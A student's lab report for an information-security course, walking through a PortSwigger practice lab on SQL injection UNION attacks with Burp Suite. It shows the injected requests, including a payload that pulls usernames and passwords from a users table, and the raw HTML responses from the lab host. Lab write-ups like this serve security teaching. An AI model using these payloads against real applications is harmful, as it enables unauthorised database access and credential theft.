

# **CSE3501-Information Security Analysis and Audit**

**Lab 9+10**

**Digital Assignment-4**

**Submitted by: Alokam Nikhitha**

**Reg No:19BCE2555**

# SQL injection UNION attack, retrieving data from other tables

This lab contains an SQL injection vulnerability in the product category filter. The results from the query are returned in the application's response, so you can use a UNION attack to retrieve data from other tables. To construct such an attack, you need to combine some of the techniques you learned in previous labs.

The database contains a different table called users, with columns called username and password.

To solve the lab, perform an SQL injection UNION attack that retrieves all usernames and passwords, and use the information to log in as the administrator user.

## Solution:

Step1: Use Burp Suite to intercept and modify the request that sets the product category filter.

Step 2: Determine the number of columns that are being returned by the query and which columns contain text data. Verify that the query is returning two columns, both of which contain text, using a payload like the following in the category parameter: `'+UNION+SELECT+'abc','def'--`.


Step 3: Use the following payload to retrieve the contents of the users table: `'+UNION+SELECT+username,+password+FROM+users--`

Step 4: Verify that the application's response contains usernames and passwords.


# Procedure:

## Step1:


Using Burp Suite, we intercepted the 'Gifts' filter of the product.



# We send this Request to the Repeater



# Copied to Request in the Repeater :



## Step2:

## Request:

GET /filter?category=Gifts'+UNION+SELECT+'abc','def'-- HTTP/1.1

The screenshot shows the Burp Suite Repeater interface. The top menu bar includes Burp, Project, Intruder, Repeater, Window, Help, and Burp Suite Community Edition v2021.8... The toolbar contains buttons for Comparer, Logger, Extender, Project options, User options, and Learn. The main panel is divided into sections: Dashboard, Target, Proxy, Intruder, Repeater (selected), Sequencer, and Decoder. The Repeater section shows a list of requests, with the first one selected. The request details are displayed in the main pane, showing the raw HTTP request. The request is a GET request to /filter?category=Gifts'+UNION+SELECT+'abc','def'-- HTTP/1.1. The request includes various headers such as Host, Cookie, Sec-Ch-Ua, Sec-Ch-Ua-Mobile, Sec-Ch-Ua-Platform, Upgrade-Insecure-Requests, User-Agent, Accept, Sec-Fetch-Site, Sec-Fetch-Mode, Sec-Fetch-User, Sec-Fetch-Dest, Referer, Accept-Encoding, and Accept-Language. The status bar at the bottom indicates 'Done' and '8,636 bytes | 324 millis'.

3 x ...

Send Cancel < > Target: <https://ace11f421e6009cd80eb234f007600b5.web-security-academy.net> HTTP/1

Request Response


Pretty Raw Hex \n

```
1 GET /filter?category=Gifts'+UNION+SELECT+'abc','def'-- HTTP/1.1
2 Host: ace11f421e6009cd80eb234f007600b5.web-security-academy.net
3 Cookie: session=JG29VyEyhGnlELEQyLnyOVKLE8z8dzqP
4 Sec-Ch-Ua: "Chromium";v="93", " Not;A Brand";v="99"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
9 Gecko) Chrome/93.0.4577.82 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?1
14 Sec-Fetch-Dest: document
15 Referer: https://ace11f421e6009cd80eb234f007600b5.web-security-academy.net/
16 Accept-Encoding: gzip, deflate
17 Accept-Language: en-US,en;q=0.9
18 Connection: close
19
```


0 matches

Done 8,636 bytes | 324 millis

## On sending the Request we receive the Response



## Response



The screenshot shows the Burp Suite interface with the Repeater tab selected. The response view is displayed, showing the following details:

- HTTP/1.1 200 OK**
- Content-Type:** text/html; charset=utf-8
- Connection:** close
- Content-Length:** 8536

The response body is HTML code, rendered in the Pretty view. It includes a DOCTYPE declaration, a head section with links to CSS files, a title "SQL injection UNION attack, retrieving data from other tables", and a body section with a script tag and a div containing a banner and a main content area.

```
1 HTTP/1.1 200 OK
2 Content-Type: text/html; charset=utf-8
3 Connection: close
4 Content-Length: 8536
5
6 <!DOCTYPE html>
7 <html>
8   <head>
9     <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>
10    <link href=/resources/css/labs&commerce.css rel=stylesheet>
11    <title>
12      SQL injection UNION attack, retrieving data from other tables
13    </title>
14  </head>
15  <body>
16    <script src="/resources/labheader/js/labHeader.js">
17    </script>
18
19    <div id="academyLabHeader">
20      <section class="academyLabBanner">
21        <div class="container">
22          <div class="logo">
23          </div>
24          <div class="title-container">
25            <h2>
26              SQL injection UNION attack, retrieving data from other tables
27            </h2>
28            <a id='lab-link' class='button' href='/'>Back to lab home</a>
29            <a class="link-back" href="https://portswigger.net/web-security/sql-injecti
30            Back&nbsp;to&nbsp;lab&nbsp;description&nbsp;
31            <svg version="1.1" id="Layer_1" xmlns="http://www.w3.org/2000/svg" xmlns:xl
32            <g>
33            </g>
34          </div>
35        </div>
36      </section>
37    </div>
38  </body>
39 </html>
```

The status bar at the bottom indicates "Done" and "8,636 bytes | 324 millis".

HTTP/1.1 200 OK

Content-Type: text/html; charset=utf-8

Connection: close

Content-Length: 8536

```
<!DOCTYPE html>
```

```
<html>
```

```
<head>
```

```
<link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>
```

```
<link href=/resources/css/labsEcommerce.css rel=stylesheet>
```

```
<title>SQL injection UNION attack, retrieving data from other tables</title>
```

```
</head>
```

```
<body>
```

```
<script src="/resources/labheader/js/labHeader.js"></script>
```

```
<div id="academyLabHeader">
```

```
<section class="academyLabBanner">
```

```
<div class="container">
```

```
<div class="logo"></div>
```

```
<div class="title-container">
```

```
<h2>SQL injection UNION attack, retrieving data from other tables</h2>
```

```
<a id='lab-link' class='button' href='/'>Back to lab home</a>
```

```
<a class="link-back" href="https://portswigger.net/web-security/sql-injection/union-attacks/lab-retrieve-data-from-other-tables">
```

```
Back&nbsp;to&nbsp;lab&nbsp;description&nbsp;
```

```
<svg version="1.1" id="Layer_1" xmlns="http://www.w3.org/2000/svg"
xmlns:xlink="http://www.w3.org/1999/xlink" x="0px" y="0px" viewBox="0 0 28 30" enable-
background="new 0 0 28 30" xml:space="preserve" title="back-arrow">
```

```
<g>
```

```
<polygon points="1.4,0 0,1.2 12.6,15 0,28.8 1.4,30 15.1,15"></polygon>
```

```
<polygon points="14.3,0 12.9,1.2 25.6,15 12.9,28.8 14.3,30 28,15"></polygon>
```

```
</g>
```

```
</svg>
```

```
</a>
```



```
</div>

<div class="widgetcontainer-lab-status is-notsolved">

    <span>LAB</span>

    <p>Not solved</p>

    <span class="lab-status-icon"></span>

</div>

</div>

</div>

</section>

</div>

<div theme="ecommerce">

    <section class="maincontainer">

        <div class="container is-page">

            <header class="navigation-header">

                <section class="top-links">

                    <a href=/>Home</a><p>|</p>

                    <a href="/my-account">My account</a><p>|</p>

                </section>

            </header>

            <header class="notification-header">

            </header>

            <section class="ecommerce-pageheader">

            </section>

            <section class="ecommerce-pageheader">

                <h1>Gifts&apos; UNION SELECT &apos;abc&apos;,&apos;def&apos;--</h1>

            </section>

            <section class="search-filters">

                <label>Refine your search:</label>
```

[<a href="/">All</a>](/)

</section>

<table class="is-table-longdescription">

<tbody>

<tr>

<th>abc</th>

<td>def</td>

</tr>

<tr>

<th>Conversation Controlling Lemon</th>

<td>Are you one of those people who opens their mouth only to discover you say the wrong thing? If this is you then the Conversation Controlling Lemon will change the way you socialize forever!

When you feel a comment coming on pop it in your mouth and wait for the acidity to kick in. Not only does the lemon render you speechless by being inserted into your mouth, but the juice will also keep you silent for at least another five minutes. This action will ensure the thought will have passed and you no longer feel the need to interject.

The lemon can be cut into pieces - make sure they are large enough to fill your mouth - on average you will have four single uses for the price shown, that's nothing an evening. If you're a real chatterbox you will save that money in drink and snacks, as you will be unable to consume the same amount as usual.

The Conversational Controlling Lemon is also available with gift wrapping and a personalized card, share with all your friends and family; mainly those who don't know when to keep quiet. At such a low price this is the perfect secret Santa gift. Remember, lemons aren't just for Christmas, they're for life; a quieter, more reasonable, and un-opinionated one.</td>

</tr>

<tr>

<th>Couple's Umbrella</th>

<td>Do you love public displays of affection? Are you and your partner one of those insufferable couples that insist on making the rest of us feel nauseas? If you answered yes to one or both of these questions, you need the Couple&apos;s Umbrella. And possible therapy.

Not content being several yards apart, you and your significant other can dance around in the rain fully protected from the wet weather. To add insult to the rest of the public&apos;s injury, the umbrella only has one handle so you can be sure to hold hands whilst barging children and the elderly out of your way. Available in several romantic colours, the only tough decision will be what colour you want to demonstrate your over the top love in public.

Cover both you and your partner and make the rest of us look on in envy and disgust with the Couple&apos;s Umbrella.</td>

</tr>

<tr>

<th>High-End Gift Wrapping</th>

<td>We offer a completely unique gift wrapping experience - the gift that just keeps on giving. We can crochet any shape and size to order. We also collect worldwide, we do the hard work so you don&apos;t have to.

The gift is no longer the only surprise. Your friends and family will be delighted at our bespoke wrapping, each item 100% original, something that will be talked about for many years to come.

Due to the intricacy of this service, you must allow 3 months for your order to be completed. So. organization is paramount, no leaving shopping until the last minute if you want to take advantage of this fabulously wonderful new way to present your gifts.

Get in touch, tell us what you need to be wrapped, and we can give you an estimate within 24 hours. Let your funky originality extend to all areas of your life. We love every project we work on, so don&apos;t delay, give us a call today.</td>

</tr>

<tr>

<th>Snow Delivered To Your Door</th>

<td>By Steam Train Direct From The North Pole

We can deliver you the perfect Christmas gift of all. Imagine waking up to that white Christmas you have been dreaming of since you were a child.

Your snow will be loaded on to our exclusive snow train and transported across the globe in time for the big day. In a few simple steps, your snow will be ready to scatter in the areas of your choosing.

\*Make sure you have an extra large freezer before delivery.

\*Decant the liquid into small plastic tubs (there is some loss of molecular structure during transit).

\*Allow 3 days for it to refreeze.\*Chip away at each block until the ice resembles snowflakes.

\*Scatter snow.

Yes! It really is that easy. You will be the envy of all your neighbors unless you let them in on the secret. We offer a 10% discount on future purchases for every referral we receive from you.

Snow isn't just for Christmas either, we deliver all year round, that's 365 days of the year. Remember to order before your existing snow melts, and allow 3 days to prepare the new batch to avoid disappointment.

</tr>

</tbody>

</table>

</div>

</section>

</div>

</body>

</html>

## Step3:

## Request:

GET /filter?category=Gifts'+UNION+SELECT+username,+password+FROM+users--  
HTTP/1.1

The screenshot shows the Burp Suite Repeater interface. The top menu bar includes Burp, Project, Intruder, Repeater, Window, and Help. Below the menu is a toolbar with buttons for Comparer, Logger, Extender, Project options, User options, and Learn. The Repeater tab is active, showing a list of requests with 3 items. The selected request is displayed in the main pane, showing the raw HTTP request. The request is a GET request to the URL https://ace11f421e6009cd80eb234f007600b5.web-security-academy.net/filter?category=Gifts'+UNION+SELECT+username,+password+FROM+users-- HTTP/1.1. The request includes various headers such as Host, Cookie, Sec-Ch-Ua, Sec-Ch-Ua-Mobile, Sec-Ch-Ua-Platform, Upgrade-Insecure-Requests, User-Agent, Accept, Sec-Fetch-Site, Sec-Fetch-Mode, Sec-Fetch-User, Sec-Fetch-Dest, Referer, Accept-Encoding, and Accept-Language. The status bar at the bottom indicates 8,983 bytes and 344 milliseconds.

Target: https://ace11f421e6009cd80eb234f007600b5.web-... HTTP/1

**Request** Response


Pretty Raw Hex \n

```
1 GET /filter?category=Gifts'+UNION+SELECT+username,+password+FROM+users-- HTTP/1.1
2 Host: ace11f421e6009cd80eb234f007600b5.web-security-academy.net
3 Cookie: session=JG29VyEyhGnlELEQyLnyOVKLE8z8dzqP
4 Sec-Ch-Ua: "Chromium";v="93", " Not;A Brand";v="99"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
9 Gecko) Chrome/93.0.4577.82 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?1
14 Sec-Fetch-Dest: document
15 Referer: https://ace11f421e6009cd80eb234f007600b5.web-security-academy.net/
16 Accept-Encoding: gzip, deflate
17 Accept-Language: en-US,en;q=0.9
18 Connection: close
19
```

0 matches

Done 8,983 bytes | 344 millis

## On sending the Request we get Response



## Response

The screenshot shows the Burp Suite Repeater interface. The top menu bar includes Burp, Project, Intruder, Repeater, Window, and Help. Below the menu is a toolbar with buttons for Comparer, Logger, Extender, Project options, User options, and Learn. The Repeater tab is active, showing a list of requests with 3 requests. The target URL is https://ace11f421e6009cd80eb234f007600b5.web-... and the protocol is HTTP/1. The response is displayed in the main pane, showing the raw HTML content. The response is an HTTP 200 OK with Content-Type: text/html; charset=utf-8 and Content-Length: 8883. The HTML content includes a title "SQL injection UNION attack, retrieving data from other tables" and a body with a script tag and a div containing a banner and a link back to the lab home.

3 x ...

Send Cancel < > Target: https://ace11f421e6009cd80eb234f007600b5.web-... HTTP/1 ?

Request Response

Pretty Raw Hex Render \n

```
1 HTTP/1.1 200 OK
2 Content-Type: text/html; charset=utf-8
3 Connection: close
4 Content-Length: 8883
5
6 <!DOCTYPE html>
7 <html>
8   <head>
9     <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>
10    <link href=/resources/css/labsEcommerce.css rel=stylesheet>
11    <title>
12      SQL injection UNION attack, retrieving data from other tables
13    </title>
14  </head>
15  <body>
16    <script src=/resources/labheader/js/labHeader.js>
17    </script>
18
19    <div id="academyLabHeader">
20      <section class="academyLabBanner">
21        <div class="container">
22          <div class="logo">
23          </div>
24          <div class="title-container">
25            <h2>
26              SQL injection UNION attack, retrieving data from other tables
27            </h2>
28            <a id='lab-link' class='button' href='/'>Back to lab home</a>
29            <a class="link-back" href="https://portswigger.net/web-security/sql-injecti
30            Back&nbsp;to&nbsp;lab&nbsp;description&nbsp;
31            <svg version="1.1" id="Layer_1" xmlns="http://www.w3.org/2000/svg" xmlns:xl
32            <g>
33              <rect width="100%" height="100%" fill="white">
34              </rect>
35            </g>
36          </div>
37        </div>
38      </section>
39    </div>
40  </body>
41 </html>
```

0 matches

Done 8,983 bytes | 344 millis

